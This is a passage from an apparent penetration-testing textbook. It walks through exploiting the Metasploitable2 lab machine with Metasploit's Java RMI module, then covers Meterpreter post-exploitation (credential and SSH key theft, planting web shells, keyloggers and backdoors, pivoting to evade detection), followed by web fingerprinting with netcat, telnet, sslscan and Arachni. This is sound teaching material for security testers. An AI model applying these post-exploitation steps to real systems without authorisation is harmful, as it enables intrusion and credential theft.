


FIGURE 9.10
Targeted Analysis summary.

- Services—Much like James Bond on a reconnaissance mission, the host has given up a digital-ton of information about what to initially expect on the system. Amplifying data in the Service Information section identifies software, version numbers, and sensitive information. Some of the services are hyper-linked to records of their own because additional data was captured and is available for review.
- Vulnerabilities—Vulnerabilities on the hosts are listed in the order for which they are about to be exploited or pwn'd. Vulnerabilities included in this section are directly tied to exploit modules within the Metasploit Framework.
- File Shares—(*If Any Are Available*) Advertised shares are displayed in this part of the interface. It is important to manually review the scanning logs within Metasploit to be sure that nothing is missing. Linux machines can have "exported" or "shared" directories; however, Linux does not advertise them as well as a Microsoft platform. *This is actually the case for Metasploitable2 where the root folder (/) and more are available but not listed.*
- Notes—This section lists out any type of security settings, enumerated users, service accounts, shares, and exports that were discovered during scanning. Toward the bottom in the "Shares" section there is a nice Easter egg to play with. Happy hunting to those penetration testers embarking on this trip.

- Credentials—Any credentials that are captured during scans will be listed in this section for review.
- Modules—The Modules section is not only the direct correlations to exploit modules, it provides a launch pad after the title of every vulnerability discovered. Clicking on the hyper-link will automatically kick off a session and attempt to exploit the host.

Click on the "Launch" hyper-link next to the "Exploit: Java RMI Server Insecure Default Configuration Java Code Execution" vulnerability. The website will transition to a page that describes the vulnerability in detail, which is perfect for a detailed analysis report, and then automatically fills the data necessary to continue with the execution of the vulnerability. By default, Metasploit will attempt to use a generic payload and Meterpreter shellcode. After reviewing the settings, click on the "Run Module" button at the bottom (Figure 9.11).

Success! 1 session has been created on the host. This means that the host was successfully compromised and the vulnerability was exploited. The "Sessions" tab on the maintenance bar at the top has a visible #1 next to its name indicating that we can interact with the Meterpreter session left behind on the machine when it was exploited. Click on the "Sessions"




FIGURE 9.11
Launching an attack.

tab to view all active sessions of Mr. Bond. The mission isn't over yet (Figure 9.12).

Inside the "Session" web page, all of the sessions are listed along with the type of shell that is available for interaction, and description which usually includes the account (*or level*) of access available. Click on the hyper-link for Session 1 to open a web-driven interaction with the Meterpreter shell.

Meterpreter—Session Management

Thanks to "Q" and the development team at Rapid7 for designing such a streamlined system. A security tester can access a command shell from here if desired; however, many of the advanced functions such as the creation of pivot point proxies are now button driven. The available actions can speed up the management of the exploitation.

There is a fine balance between time and execution that needs to be obtained. Considering this is a guided walk-through for only one of the vulnerabilities in the Metasploitable2 virtual machine, there is no need to worry about time; however, just like Bond, timing can be crucial on an actual mission. Too many wrong steps could set off alarms, while no action could lead to a loss of the session.




FIGURE 9.12
Active Sessions.

Looking at Figure 9.13, the security tester not only sees the available actions but also the session history and postexploitation modules tabs. Any action through this session is logged for continuity purposes. This information can be exported at a later time when writing reports.

Actions Inside of a Session

1. Collect System Data—Collect system evidence and sensitive data (screenshots, passwords, system information). If ever there was a first stop and shop feature, this button would be it. The process of taking a screenshot is a very powerful tool for reports. Much like Bond taking photographic evidence for "M," a picture is worth a thousand words in the eyes of managers. Not every session will be able to access a root or domain administrator's account; therefore, pulling system information is also a priority because it gives the tester a deeper understanding of what else is on the network such as possible databases, other networks, and more.
2. Access File system—Browse the remote file system and upload, download, and delete files. Memories are nice, but digital is forever. Backup, configuration, personal documentation is gold. If there is a web server running on the machine, try attempting to upload a C99 shell,




FIGURE 9.13
Session management.

keyloggers, backdoors, Trojans, and other delicious tools. *Just a recommendation: don't leave a resume here.*

3. Command Shell—Interact with a remote command shell on the target (advanced users). If root or administrative accounts cannot be achieved during exploitation, a security tester will eventually have to roll up their sleeves and get down and dirty at the command line.
4. Create Proxy Pivot—Pivot attacks using the remote host as a gateway. Just because Bond breaks in and gains access to a secret lab underground, doesn't mean he simply smiles and then walks away; he explores it deeper. The Metasploitable2 virtual machine is a stand-alone system; however, if it was a system at the perimeter of a network, then this host will become a beach head to establish a strategy and eventually lead another way of attacks further into the system. From this machine, the hacking methodology restarts, starting with reconnaissance.
5. Create VPN Pivot—Pivot traffic through the remote host. Not much different from the "Create Proxy Pivot" button, except that all of the traffic will now be traversing over an encrypted VPN tunnel. This is especially good for intrusion detection evasion.
6. Terminate Session—After all is said and done, Bond gets the girl in the end and leaves the scene of the action. This button will terminate the sessions but will only remove the Meterpreter shell. If the security tester leaves behind any files, rootkits, keyloggers, etc., then there is still a point of compromise on the system. Before terminating a session, clean up all files and services after completing the testing.

Access File system

In Figure 9.14, the "Access File system" button from the "Available Actions" menu was selected. The security tester will have the same level of access within the file system as the account that was compromised. Considering that the Java exploit that was executed gain access as root, then the entire file system is compromised and ready for plunder.

Command Shell

In Figure 9.15, the "Command Shell" button from the "Available Actions" menu was selected. The session presents the security tester with a Meterpreter shell initially, not a Linux or Windows command line shell. Until a tester is comfortable with the Meterpreter shell, it is recommended to run the help command at the prompt and familiarize themselves with the commands within the shell. To go deeper into the system and have a direct shell on the physical machine. Type "shell" at Meterpreter's command line interface.




FIGURE 9.14
Access File system.




FIGURE 9.15
Command Shell.

Postexploitation Modules

These modules are handy to have on hand and can automate many of the normal functions necessary to begin facilitating sustained access such as collecting passwords, PKI certificates, dropping keyloggers, and eavesdropping over a possibly attached microphone. On the left-hand side, the supported operating systems are listed per module. Click on the module's hyper-link on the right-hand side to active the module through the session.

As an example, navigate to "Multi Gather OpenSSH PKI Credentials Collection" and click on the hyper-link located on the right-hand side of the web page. Just as before with the exploitation modules, a detailed overview of the module is available and a "Run Module" button at the bottom. See Figure 9.16.

Click on the "Run Module" button. See Figure 9.17.

From Figure 9.17, the security tester can observe the copying of SSH PKI credentials. All files downloaded will be stored in /opt/metasploit/apps/pro/loot directory (Figure 9.18).

The Metasploitable2 virtual machine is riddled with holes on purpose and should never be used as a base operating system. Take some time to review the skills that were just presented and see how many holes can be found.




FIGURE 9.16
Multi Gather OpenSSH PKI.




FIGURE 9.17
Run Module.




FIGURE 9.18
Loot.

WEB SERVER AND WEB APPLICATION EXPLOITATION

Software is software, is software. No matter what form the code of the application is packaged in; or what function it serves, vulnerabilities may exist. Web applications are no different, only that with web services there are more code injection points publicly facing to the Internet allowing attackers to possibly gain an entryway into a network system, deface websites, or steal sensitive information. Securing the operating system isn't enough. If the services running on the server are not secure themselves, then the physical security and time and practice of securing the operating system are mute.

OWASP

The Open Web Application Security Project (OWASP) is a nonprofit organization battling for improvements in software security. OWASP releases an annual listing of the top 10 most common vulnerabilities on the web. In 2013, the top 10 vulnerabilities were:

- A1—Injection
  - This includes SQL, OS, and LDAP injection as a whole.
- A2—Browken Authentication and Session Management
- A3—Cross-Site Scripting (XSS)
- A4—Insecure Direct Object References
- A5—Security Misconfigurations
- A6—Sensitive Data Exposure
- A7—Missing Function Level Access Controls
- A8—Cross-Site Request Forgery (CSRF)
- A9—Using Components with Known Vulnerabilities
- A10—Unvalidated Redirects and Forwards
  More Information: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project.

In addition to issuing reports, OWASP raises awareness through local chapter groups comprised of security members in each area. OWASP chapters are located worldwide. The chapters discuss methodologies for testing, conduct training, developing secure web applications and more. Becoming a member to a local chapter is as easy as showing up to group meetings. Go to the OWASP website and click on the link entitled Chapters to search for groups in your area.

Testing Web Applications

Kali Linux has an abundant amount of tools readily available at a moment's notice, but the real power of these tools only shines when the tools are used

both properly and in the right order. When testing web applications, the testing methodology is no different than the first three phases of the hacker methodology; recon, scanning, and exploitation. In some cases, phases four and five maintain access and cover your tracks, respectively; however, this is not always the case. Furthermore, every page on a website needs to be tested, not just the homepages and logins. Just because the login of a website is secured, doesn't mean that the door is closed and testing is over, go find a window. If the window is locked, smash it with a brick. With so many avenues for attackers to exploit websites today, no stone can be overlooked during testing.

Step 1—Manual Review

A port scan may return HTTP service on port 80 open, but it doesn't necessarily mean that a website is actually there. Open a browser and navigate to the website to verify a web service is actually serving pages. This is not only for port 80, a port scan may return with multiple web services on many ports outside of ports 80 and 443. Navigate through all of the links on a website as there may be access to sensitive information already available. If prompted by access controls, such as a popup asking for a username and password, try a short range of password guessing (no more than 10) or pressing escape to see if authentication can be directly bypassed. Open the source code for each website and check for developer's notes. The process can be boring and long, but in end no automated tools can identify all vulnerabilities. A manual review of every web page is a crucial first step.

Step 2—Fingerprinting

A manual review of a website doesn't always tell you what the web application, web server, and base operating system are. Fingerprinting can be used to determine all three within Kali Linux.

NetCat (*nc*)

NetCat can be used as both a fingerprinting tool and a listening device for incoming connections. When fingerprinting a web application, the syntax is:

```
nc {host} {port}
:example: nc 192.168.56.102 80
```

This will establish a connection to the web server on 192.168.56.102, but nothing is returned until a command is sent across the connection to the web server. There are different fingerprinting techniques with NetCat. The example below will return the results of a simple request and allow us to determine the web server and its operating system. First open a terminal window (Figure 9.19).




FIGURE 9.19
NetCat fingerprinting.

```
nc 192.168.56.102 80
Press Enter
HEAD / HTTP/1.0
Press the Enter key twice.
```

From the results returned, it can be determined that the web server is Apache 2.2 running on Ubuntu Linux and has PHP version 5.2.4-2ubuntu5.10 installed. Knowing this information will help a pentester narrow down possible attacks against the web server.

Telnet (*telnet*)

Just as with NetCat, Telnet can be used in exactly the same way to determine information about the system (Figure 9.20).

```
telnet {ipaddress} {port}
:example: telnet 192.168.56.102:80
```

SSLScan (*sslscan*)

When websites have SSL certificates, it's always a good idea to determine what, if any SSL encryption is being used. SSLscan queries SSL services for SSLv2, SSLv3, and TLSv1, determines any preferred ciphers, and returns the SSL certificate for the web server. This certificate can be used in more advanced attacks outside the scope of this book.

```
sslscan {ipaddress}:{port}
:example: sslscan 192.168.56.102:8080
```

Metasploitable2 does not have any services with SSL at this time.

Step 3—Scanning

Automated scanning can greatly reduce the time that it takes to identify vulnerabilities in any system. There are many applications designed to scan web servers, but don't rely on just one application. No one system can cover the




FIGURE 9.20
Telnet fingerprinting.

hundreds of thousands security checks to find all of the vulnerabilities on the system. Make sure to run at least two or three to establish a good baseline of the system's vulnerabilities.

There are a few leaders in the security industry when it comes to automated scanning. Giants like Nessus, Retina, and WebInspect are good programs but can be very costly. Kali Linux is deployed with a number of alternatives that are lightweight and powerful.

Arachni—Web Application Security Scanner Framework (More Information: http://www.arachni-scanner.com/)

The Arachni web application scanner is an intensive tool that runs from a web interface much akin to that of Tenable's Nessus. However, unlike Nessus, Arachni can only perform a scan against one host on one port at a time. If there are multiple web services running on a host and not serviced from the port, then repeated scans will have to be launched separately. For example, http://www.random-company.com/ is hosting a web service on port 80 and phpMyAdmin on port 443 (HTTPS), the Arachni scanner will have to be run twice. It's not a fire and forget type of system. Arachni also has a highly configurable structure. The plugins and settings for Arachni allow for precision scanning, and all plugins are enabled by default. Reporting is a snap and can be formatted in many different types of output.

Using the Arachni Web Application Scanner

Click on Applications → Kali Linux → Web Applications → Web Vulnerability Scanners → arachnid_web




FIGURE 9.21
Starting the Arachni service.

FIGURE 9.22
Arachni web page.

The terminal window launched indicates that the web service for Arachni has been started (Figure 9.21). Open IceWeasel and navigate to http://127.0.01:4567 to access the webUI (Figure 9.22).

To launch a scan against the Metasploitable2 virtual machine, enter http://192.168.56.102 into the URL text box and click on the Launch Scan button (Figure 9.23).




FIGURE 9.23
Scanning with Arachni.

While the scanner is running, the process is attached to a dispatch process. Multiple dispatchers can run at the same time. If there are more web services to test against, go back to the Start a Scan tab and launch another scan. If IceWeasel closes or multiple scans are running together. Open the web browser and navigate to Arachni, then click on the Dispatchers tab to interact with each process.

When the scan is complete, Arachni will automatically switch over to the Reports tab. From here a pentester can output the report into several different formats. As with the scanners, Arachni also keeps reporting separate for each dispatcher that was run (Figure 9.24).

The reports do provide bar and pie graphs with the scan results as shown in Figure 9.25.

